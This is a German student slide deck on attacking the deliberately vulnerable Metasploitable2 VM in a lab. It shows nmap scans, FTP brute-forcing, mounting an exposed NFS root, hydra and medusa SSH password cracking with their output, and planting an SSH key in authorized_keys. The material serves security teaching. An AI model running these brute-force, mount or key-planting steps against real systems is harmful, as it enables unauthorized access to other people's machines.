Metasploitable2

M. Schobersteiner, M. Stanger, S. Wieser, T. Aydemir

Universität Salzburg

michael.schobersteiner@stud.sbg.ac.at, matthias.stanger@stud.sbg.ac.at, sophia.wieser@stud.sbg.ac.at, tugbanur.aydemir@stud.sbg.ac.at

January 15, 2021

Gliederung

Einleitung
Metasploitable
Überblick
FTP - Attack
NFS - Attack
Beispiel an SSH
Tools
SSH - Attack
NFS - Key theft
Maßnahmen gegen Exploits
Social Engineering
Rechtliche Aspekte

Einleitung

Metasploit

HD Moor startete 2003 das Open Source Project "Metasploit", als zentrale Plattform zur Verwendung und Entwicklung von **Exploits**.

Einleitung

Metasploit

HD Moor startete 2003 das Open Source Project "Metasploit", als zentrale Plattform zur Verwendung und Entwicklung von **Exploits**.

Einige Teilbereiche des Projekts sind:

- Metasploit Framework

Einleitung

Metasploit

HD Moor startete 2003 das Open Source Project "Metasploit", als zentrale Plattform zur Verwendung und Entwicklung von **Exploits**.

Einige Teilbereiche des Projekts sind:

- Metasploit Framework
- Shellcode Archiev

Einleitung

Metasploit

HD Moor startete 2003 das Open Source Project "Metasploit", als zentrale Plattform zur Verwendung und Entwicklung von **Exploits**.

Einige Teilbereiche des Projekts sind:

- Metasploit Framework
- Shellcode Archiev
- Forschung IT Sicherheit

Einleitung

Metasploit

HD Moor startete 2003 das Open Source Project "Metasploit", als zentrale Plattform zur Verwendung und Entwicklung von **Exploits**.

Einige Teilbereiche des Projekts sind:

- Metasploit Framework
- Shellcode Archiev
- Forschung IT Sicherheit
- **Metasploitable**

Metasploitable

Was ist MS?

Eine linuxbasierte, virtuelle Testumgebung, die bewusst mit vielen Sicherheitslücken konzipiert wurden.

Metasploitable

Was ist MS?

Eine linuxbasierte, virtuelle Testumgebung, die bewusst mit vielen Sicherheitslücken konzipiert wurden.

Vorteile

- sichere Umgebung um zu üben

Metasploitable

Was ist MS?

Eine linuxbasierte, virtuelle Testumgebung, die bewusst mit vielen Sicherheitslücken konzipiert wurden.

Vorteile

- sichere Umgebung um zu üben
- ohne Auswirkungen auf ein echtes System

Metasploitable

Was ist MS?

Eine linuxbasierte, virtuelle Testumgebung, die bewusst mit vielen Sicherheitslücken konzipiert wurden.

Vorteile

- sichere Umgebung um zu üben
- ohne Auswirkungen auf ein echtes System
- zeigt Nachteile eines schwachen Sicherheitskonzepts

Metasploitable

Was ist MS?

Eine linuxbasierte, virtuelle Testumgebung, die bewusst mit vielen Sicherheitslücken konzipiert wurden.

Vorteile

- sichere Umgebung um zu üben
- ohne Auswirkungen auf ein echtes System
- zeigt Nachteile eines schwachen Sicherheitskonzepts

Nachteil (Metasploit)

- kann missbraucht werden

Metasploitable - Installation

Metasploitable - Installation

1. Metasploitable downloaden (Rapid7)

Metasploitable - Installation

1. Metasploitable downloaden (Rapid7)
2. VirtualBox starten und neue Maschine erstellen:

Metasploitable - Installation


1. Metasploitable downloaden (Rapid7)
2. VirtualBox starten und neue Maschine erstellen:
   - Betriebssystem: Other Linux (64-bit)

Metasploitable - Installation

1. Metasploitable downloaden (Rapid7)
2. VirtualBox starten und neue Maschine erstellen:
   - Betriebssystem: Other Linux (64-bit)
   - Vorhandene Festplatte verwenden und Metasploitable Datei verlinken

Metasploitable - Installation

1. Metasploitable downloaden (Rapid7)
2. VirtualBox starten und neue Maschine erstellen:
   - Betriebssystem: Other Linux (64-bit)
   - Vorhandene Festplatte verwenden und Metasploitable Datei verlinken




Ablauf

1. Ping scan → IP Addresse finden
2. Port scan → offene Ports finden
3. OS/Version scan → Betriebssystem und Versionen der Services finden
4. Sicherheitslücke auswählen
5. Einbrechen

Tools/Kommandos

- ifconfig
- nmap
- hydra
- medusa
- netdiscover



FTP Attack

FTP - File Transfer Protocol

FTP ist ein Netzwerkprotokoll, um Dateien über ein Netzwerk zu übertragen. Dabei können Dateien von einem Server heruntergeladen, raufgeladen und umbenannt werden.
Kann verwendet werden über:

- Console
- Client Applikation wie zb. FileZilla


FTP Attack / port scan


```
┌──(root💀kali)-[/home/kali]
└─# nmap -p- 192.168.0.16
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-09 13:52 EST
Nmap scan report for 192.168.0.16
Host is up (0.000088s latency).
Not shown: 65505 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
```

FTP Attack / script


```
┌──(root💀kali)-[/home/kali]
└─# nmap --script ftp-* 192.168.0.16
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-09 13:53 EST
NSE: [ftp-bounce] PORT response: 500 Illegal PORT command.
NSE: [ftp-brute] usernames: Time limit 10m00s exceeded.
NSE: [ftp-brute] usernames: Time limit 10m00s exceeded.
NSE: [ftp-brute] passwords: Time limit 10m00s exceeded.
Nmap scan report for 192.168.0.16
Host is up (0.00012s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-brute:
|   Accounts:
|     user:user - Valid credentials
|_  Statistics: Performed 3926 guesses in 601 seconds, average tps: 6.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.0.17
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
```

FTP Attack / login



NFS Attack

NFS - Network File System

NFS ist ein Netzwerkprotokoll ähnlich zu FTP. Der Unterschied liegt darin, dass auf diese externen Dateien so zugegriffen werden kann, als wären sie auf der eigenen Festplatte gespeichert.

NFS Attack / port scan


```
┌──(root💀kali)-[/home/kali]
└─# nmap -p- 192.168.0.16
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-09 13:52 EST
Nmap scan report for 192.168.0.16
Host is up (0.000088s latency).
Not shown: 65505 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
3632/tcp open  distccd
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
6697/tcp open  ircs-u
8009/tcp open  ajp13
```

NFS Attack / mounts scan


```
┌──(root💀kali)-[/home/kali]
└─# showmount -e 192.168.0.16
Export list for 192.168.0.16:
/ *
```


NFS Attack / mount


```
┌──(root💀kali)-[/home/kali]
└─# mkdir -p /mnt/nfs

┌──(root💀kali)-[/home/kali]
└─# mount 192.168.0.16:/ /mnt/nfs

┌──(root💀kali)-[/home/kali]
└─# cd /mnt/nfs
```

NFS Attack / we're in




Beispiel an SSH

Overview

Es wird wieder mithilfe einiger Tools von Kali auf Metasploitable 2 zugegriffen. Zusätzlich werden folgende Begriffe und Tools genauer erklärt:

- Netdiscover - ARP
- Hydra/Medusa
- Secure Shell - SSH

Reconnaissance



Netdiscover: ein ARP Scanner

Das Adress Resolution Protokoll ist ein Netzwerkprotokoll, welches am Layer 3 zu finden ist. Es stellt u.a mithilfe IPv4 die Verbindung zwischen IP und MAC her. ARP Tabellen geben eine Übersicht über die Topologie und Teilnehmer in einem Netzwerk.


Netdiscover - ARP


```
root@kali:~# ip neigh
192.168.100.3 dev eth0 lladdr 08:00:27:30:8b:64 STALE
192.168.100.5 dev eth0 lladdr 08:00:27:04:93:81 STALE
192.168.100.1 dev eth0 lladdr 52:54:00:12:35:00 STALE
root@kali:~#
```

```
C:\Users\Acer>arp -a

Schnittstelle: 192.168.8.100 --- 0x10
  Internetadresse      Physische Adresse     Typ
  192.168.8.1          e0-f4-42-a5-0e-74     dynamisch
  192.168.8.255        ff-ff-ff-ff-ff-ff     statisch
  224.0.0.22           01-00-5e-00-00-16     statisch
  224.0.0.251          01-00-5e-00-00-fb     statisch
  224.0.0.252          01-00-5e-00-00-fc     statisch
  239.255.255.250      01-00-5e-7f-ff-fa     statisch
  255.255.255.255      ff-ff-ff-ff-ff-ff     statisch
```

Portscan nmap



Network Login Cracker: Hydra/Medusa


```
kali@kali:~$ hydra -l msfadmin -V -e nsr -t 5 -P 10k-most-common.txt 192.168.100.5 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organi
zations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-01-11 20:25:57
[DATA] max 5 tasks per 1 server, overall 5 tasks, 10003 login tries (l:1/p:10003), ~2001 tries
 per task
[DATA] attacking ssh://192.168.100.5:22/
[ATTEMPT] target 192.168.100.5 - login "msfadmin" - pass "msfadmin" - 1 of 10003 [child 0] (0/
0)
[ATTEMPT] target 192.168.100.5 - login "msfadmin" - pass "" - 2 of 10003 [child 1] (0/0)
[ATTEMPT] target 192.168.100.5 - login "msfadmin" - pass "nimdafsm" - 3 of 10003 [child 2] (0/
0)
[ATTEMPT] target 192.168.100.5 - login "msfadmin" - pass "password" - 4 of 10003 [child 3] (0/
0)
[ATTEMPT] target 192.168.100.5 - login "msfadmin" - pass "123456" - 5 of 10003 [child 4] (0/0)
[ATTEMPT] target 192.168.100.5 - login "msfadmin" - pass "12345678" - 6 of 10003 [child 1] (0/
0)
[22][ssh] host: 192.168.100.5   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-01-11 20:26:00
```

Funktionsweise:

Es werden wiederholt Loginversuche mit Passwörtern aus einer Datei ausprobiert. Unterstützung vieler Netzwerkprotokolle wie FTP, HTTP(S), SMTP, SSH2, PostgreSQL, ...

Hydra/Medusa in Action


```
kali@kali:~$ hydra -l msfadmin -V -e nsr -t 5 -P 10k-most-common.txt 192.168.100.5 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organi
zations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-01-11 20:25:57
[DATA] max 5 tasks per 1 server, overall 5 tasks, 10003 login tries (l:1/p:10003), ~2001 tries
 per task
[DATA] attacking ssh://192.168.100.5:22/
[ATTEMPT] target 192.168.100.5 - login "msfadmin" - pass "msfadmin" - 1 of 10003 [child 0] (0/
0)
[ATTEMPT] target 192.168.100.5 - login "msfadmin" - pass "" - 2 of 10003 [child 1] (0/0)
[ATTEMPT] target 192.168.100.5 - login "msfadmin" - pass "nimdafsm" - 3 of 10003 [child 2] (0/
0)
[ATTEMPT] target 192.168.100.5 - login "msfadmin" - pass "password" - 4 of 10003 [child 3] (0/
0)
[ATTEMPT] target 192.168.100.5 - login "msfadmin" - pass "123456" - 5 of 10003 [child 4] (0/0)
[ATTEMPT] target 192.168.100.5 - login "msfadmin" - pass "12345678" - 6 of 10003 [child 1] (0/
0)
[22][ssh] host: 192.168.100.5   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-01-11 20:26:00
```

```
kali@kali:~$ medusa -M ssh -h 192.168.100.5 -u msfadmin -e ns -P 10k-most-common.txt
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ssh] Host: 192.168.100.5 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 co
mplete) Password:  (1 of 10002 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.100.5 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 co
mplete) Password: msfadmin (2 of 10002 complete)
ACCOUNT FOUND: [ssh] Host: 192.168.100.5 User: msfadmin Password: msfadmin [SUCCESS]
```

Wie schnell wird ein Passswort erraten?

number of Characters	Numbers only	Upper or lower case letters	upper or lower case letters mixed	numbers, upper and lower case letters	numbers, upper and lower case letters, symbols
3	Instantly	Instantly	Instantly	Instantly	Instantly
4	Instantly	Instantly	Instantly	Instantly	Instantly
5	Instantly	Instantly	Instantly	3 secs	10 secs
6	Instantly	Instantly	8 secs	3 mins	13 mins
7	Instantly	Instantly	5 mins	3 hours	17 hours
8	Instantly	13 mins	3 hours	10 days	57 days
9	4 secs	6 hours	4 days	1 year	12 years
10	40 secs	6 days	169 days	106 years	928 years
11	6 mins	169 days	16 years	6k years	71k years
12	1 hour	12 years	600 years	108k years	5m years
13	11 hours	314 years	21k years	25m years	423m years
14	4 days	8k years	778k years	1bn years	5bn years
15	46 days	212k years	28m years	97bn years	2tn years
16	1 year	512m years	1bn years	6tn years	193tn years
17	12 years	143m years	36bn years	374tn years	14qd years
18	126 years	3bn years	1tn years	23qd years	1qt years

SSH Attack

SSH - Secure Shell

SSH ist die zentrale Administratorschnittstelle. Es wird verwendet für einen verschlüsselten remote Login von einem PC auf den anderen. Die Kommandozeile wird auf den eigenen Rechner übertragen und die lokalen Tastatureingaben werden an den entfernten Client gesendet.

- auf Port 22
- via TCP, UDP und SCTP

SSH: the Path of Least Resistance

SSH Keys können weit verbreitet sein:

- SSH Keys in der AWS
- auf Github
- in der Windows Registry

Warum:

- SSH Migration ist schwierig und zeitaufwändig
- Verschlüsselte Verbindungen werden meist nicht entschlüsselt
- Steigende unsichere SSH Nutzung durch Cloud Adaption

SSH - Keys

Public Key:

Verschlüsselt Daten und kann öffentlich freigegeben werden.

Private Key:

Entschlüsselt die Daten und wird niemals mit anderen ausgetauscht. Dient als Nachweis der Identität.

SSH - Keygen


```
root@kali:/home/kali# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): Root-kali-key
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in Root-kali-key
Your public key has been saved in Root-kali-key.pub
The key fingerprint is:
SHA256:m1BTeFGW8cYhfsplDNOB/KpCDyR8l8/TpCpqmR9q/2E root@kali
The key's randomart image is:
+---[RSA 3072]----+
|          .o+B=o.|
|         ...o+B..|
|      .   o.  ...O|
|       o.o.o. *o |
|       .+S. oo=  |
|        .oo  * . |
|        ++oEo .  |
|       =.oo+.    |
|      oo+o+.     |
+----[SHA256]-----+
```

SSH Login


```
kali@kali:~$ ssh msfadmin@192.168.100.5
msfadmin@192.168.100.5's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i
```

SSH Login - Confirmation


```
kali@kali:~$ ssh msfadmin@192.168.100.5
msfadmin@192.168.100.5's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i
686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Mon Jan 11 15:19:04 2021 from 192.168.100.4
msfadmin@metasploitable:~$ pwd
/home/msfadmin
msfadmin@metasploitable:~$ ls -a
.                .mysql_history          .rhosts
..               NuclearLaunchcodes      .ssh
.bash_history    NuclearLaunchcodes.pub  .sudo_as_admin_successful
.config.inc.swp  passwords.txt           vulnerable
.distcc          Passwords.txt
Homework_560GB   .profile
msfadmin@metasploitable:~$
```

SSH - im Filesystem


```
msfadmin@metasploitable:~$ cd .ssh
msfadmin@metasploitable:~/.ssh$ ls -ahl
total 24K
drwx------ 2 msfadmin msfadmin 4.0K 2021-01-07 12:36 .
drwxr-xr-x 6 msfadmin msfadmin 4.0K 2021-01-11 16:01
-rw-r--r-- 1 msfadmin msfadmin  609 2010-05-07 14:38 authorized_keys
-rw------- 1 msfadmin msfadmin 1.7K 2010-05-17 21:43 id_rsa
-rw-r--r-- 1 msfadmin msfadmin  405 2010-05-17 21:43 id_rsa.pub
-rw-r--r-- 1 msfadmin msfadmin  442 2021-01-07 12:36 known_hosts
```

SSH - copy Kalis public key in msfadmins authorized-keys


```
root@metasploitable:~/.ssh# cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEApmGJFZNl0iDMNALQx7M6sGGoi4KNmj6PVxpbpG70lShHQqldJkcteZZdPF
SbW76IUiPR0Oh+WBV0x1c6iPL/0zUYFHyFKAz1e6/5teoweG1jr2qOffdomVhvXXvSjGaSFwwOYB8R0QxsOWWTQTYSeBa6
6X6e777GVkHCDLYgZSo8wWr5JXln/Tw7XotowHr8FEGvw2zW1krU3Zo9Bzp0e0ac2U+qUGIzIu/WwgztLZs5/D9IyhtRWo
cyQPE+kcP+Jz2mt4y1uA73KqoXfdw5oGUkxdFo9f1nu2OwkjOc+Wv8Vw7bwkf+1RgiOMgiJ5cCs4WocyVxsXovcNnbALTp
3w== msfadmin@metasploitable
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDCsYUSzz/AMazQnAjcZ7fID6Mtcj7sC2Mb8dp5jUy+3h8DXzv5Nq4VR9
